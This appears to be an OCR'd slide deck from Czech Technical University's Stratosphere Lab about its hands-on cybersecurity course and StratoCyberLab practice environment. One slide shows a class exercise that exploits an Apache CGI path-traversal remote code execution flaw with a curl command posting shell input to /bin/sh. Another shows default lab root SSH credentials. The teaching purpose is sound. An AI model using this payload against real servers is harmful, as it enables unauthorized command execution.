
FACULTY
OF ELECTRICAL
ENGINEERING
CTU IN PRAGUE

Innovating Cybersecurity Education through Hands-On Learning, Democratized Knowledge, and Safe Experimentation

Veronica Valeros, Sebastian Garcia, Maria Rigaki,
Ondřej Lukáš, Martin Řepa, Lukáš Forst, Muris Sladić

Stratosphere Laboratory
AI Center, FEL, Czech Technical University in Prague



AIR FORCE


CYBERSECURITY

HAS BECOME

CRITICAL

CYBERSECURITY JOBS REPORT

3.5 Million Unfilled Positions In 2025



EMERGING TECHNOLOGIES

The cybersecurity industry has an urgent talent shortage. Here's how to plug the gap

Apr 28, 2024

[1] Cybersecurity Ventures, https://cybersecurityventures.com/jobs/
[2] World Economic Forum, https://www.weforum.org/stories/2024/04/cybersecurity-industry-talent-shortage-new-report/

Traditional Education Falls Short

Theory & Practice disconnects

Falling behind a fast-changing field

Teacher is no longer an oracle

Difficulty reproducing techniques

Fear of experimentation

High cost of failure

CZECH TECHNICAL UNIVERSITY OPEN INFORMATICS

INTRODUCTION TO SECURITY

Website: https://cybersecurity.bsy.fel.cvut.cz

INTRODUCTION TO SECURITY


CORE PILLARS

DEMOCRATIZED KNOWLEDGE

Complete, accessible and reproducible learning materials and tools for all students.

SAFE EXPERIMENTATION

Providing a safe environment for students to try, break, and fail without fear, danger or cost.



HANDS-ON LEARNING

Merging theory and practice to encourage students to learn by doing and experimenting.

INTRODUCTION TO SECURITY

DEMOCRATIZED KNOWLEDGE

COMPLETE MATERIALS

- One workbook per class
- Workbook shared with student
- Free licence CC BY-NC-SA 4.0
- No need to take notes
- Corrected during class

REPRODUCIBLE WORKBOOKS


- All commands and tools work
- Student focuses on discussion, not in taking notes
- No "secrets" by the teacher
- Can be followed offline
- References included in the workbook

ACCESSIBLE CONTENT

- Shared before the class starts
- Always available after
- Class is recorded
- Audio and video of the class is provided for the students
- Can be copied and annotated

INTRODUCTION TO SECURITY

DEMOCRATIZED KNOWLEDGE



Class 2 - Finding computers, scanning and basic network analysis [2024.10.03]
File Edit View Tools Extensions Zotero Help
Share

How do you know that a computer is up? (14:53, 20m)

We consider a computer to be **up/working/active** if we have network evidence of its activity. Many computers are active and unfindable, especially security network sniffers.

If you see **any** packet **from** a computer, it usually means it is up. So, let's try to make a computer answer by sending a specific packet.

Nmap can use different protocols to determine if a computer is up. Nmap can do more things if run as root.

For the students online, in the StratoCyberLab, you need to first start the **'Class 02 - Network Analysis,'** to be able to find things.

EXAMPLE CLASS 02 :
https://bit.ly/BSY2024-2

INTRODUCTION TO SECURITY

DEMOCRATIZED KNOWLEDGE

> **"The only difference between teacher and student is the learning speed. We are all peers in the classroom."**
>
> \- Assis. Prof. Sebastian Garcia

INTRODUCTION TO SECURITY

SAFE EXPERIMENTATION

SAFE ENVIRONMENT

- Safe virtual environment per student
- Student is in charge of taking care of the environment
- Teachers can monitor, install and delete tools
- Environment is connected to practical scenarios
- Low cost of re-creation

SAFE EMOTIONAL SPACE


- Clearly delimited ground rules of what is not allowed
- Anything else is allowed
- Students are encouraged to try
- Students can report security issues in the environment
- Students can play against each other

NO FEAR OR DANGER

- Virtual environments remove fear of breaking things
- No danger of doing the "wrong thing"
- No fear of losing for too much trying
- No danger of doing something illegal

INTRODUCTION TO SECURITY

SAFE EXPERIMENTATION



Welcome to the StratoCyberLab dashboard

The project to practice your cyber-security skills

The dashboard offers:


1. Built-in terminal to your **hackerlab** machine
   - Click the button at the bottom of the page to open the terminal
   - Or connect to the hackerlab directly using command `ssh root@127.0.0.1 -p 2222` and a password `ByteThem123`
2. Class environments for remote students of Introduction to Security class
   - Choose a class in a top left collapse menu and start the services

```
Linux hackerlab 6.10.14-linuxkit #1 SMP Thu Oct 24 19:28:55 UTC 2024 aarch64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@hackerlab:~#
```

https://github.com/stratosphereips/stratocyberlab

INTRODUCTION TO SECURITY

SAFE EXPERIMENTATION


Class 3 - Getting Access. From people to vulnerabilities [2024.10.10]
File Edit View Tools Extensions Zotero Help
Share

Exploiting the Remote Command Execution (RCE) (17:30, 10m)

Remote code execution (RCE) happens when the mod_cgi module is enabled in Apache, which means that "*any file that has the handler cgi-script will be treated as a CGI script, and run by the server, with its output being returned to the client.*"

1. So, if you request /cgi-bin/../../../../../bin/sh, it will be treated as a cgi-script.
2. Let's request it and pass some data as a POST.

```
POST /test.cgi HTTP/1.1
Host: pepe.com

mydatasdf
```

3. In curl, you can send data using -d. For example, *-d mydata*

```
a. curl -s --path-as-is -d 'echo; ls -al'
   "http://172.20.0.95:80/cgi-bin/.%2e/%2e%2e/%2e%2e/bin/s
```

EXAMPLE CLASS 03:
https://bit.ly/BSY2024-3

INTRODUCTION TO SECURITY

HANDS-ON LEARNING

THEORY THROUGH PRACTICE

- The material is divided in small topics
- Each topic includes one or more practical exercises
- Exercises are strongly linked to the topic
- Exceptions rarely occur

LEARN BY DOING


- Practical exercises are fully documented
- The output of the exercises is shown in class
- Many exercises are interactive between the students

ACTIVE LEARNING

- Students are expected to do the exercises during class
- No passive listening
- Doing the practice allows them to ask more meaningful questions
- Reduced problems of attention span by actively engaging in coursework

INTRODUCTION TO SECURITY

HANDS-ON LEARNING



Class 7 - Lateral Movement, Virtualization and Threat Intelligence [2024.11.07]

Let's run AIP on your containers to create your own IoC

(17:31, 1m)

Goal: We will get Zeek flow data from some honeypots that received attacks from the Internet. Your goal is to extract good value IoCs from those attacks so you can use them as a blacklist in a FW, Intrusion Detection System, etc.

- Log in to your CTU dockers or StratoCyberLab
  - Online students: Be sure you are not in any tmux or ssh.
- Clone the AIP repository:
  - `git clone --depth 1 https://github.com/stratosphereips/AIP.git ~/AIP`
- Access the AIP folder:
  - `cd ~/AIP`

EXAMPLE CLASS 07:
https://bit.ly/BSY2024-7

Continuous Evolution & Adaptation

Teaching modality since 2017

Taught 498 students at CTU

Open as MOOC in 2024

Teaching 1,500 online students

Continuous feedback every class

Adapting with latest threats

Diversity = Strength

Sebastian Garcia 🇦🇷


Maria Rigaki 🇬🇷

Ondřej Lukáš 🇨🇿

Veronica Valeros 🇦🇷

Lukáš Forst 🇨🇿

Martin Řepa 🇨🇿



Muris Sladić 🇧🇦

Thank you

Veronica Valeros
Sebastian Garcia, Maria Rigaki, Ondřej Lukáš, Martin Řepa, Lukáš Forst, Muris Sladić

Stratosphere Laboratory <stratosphere@aic.fel.cvut.cz>
AI Center, FEL, Czech Technical University in Prague
Website: https://cybersecurity.bsy.fel.cvut.cz
LinkedIn: https://www.linkedin.com/company/cvut-aic-stratosphere/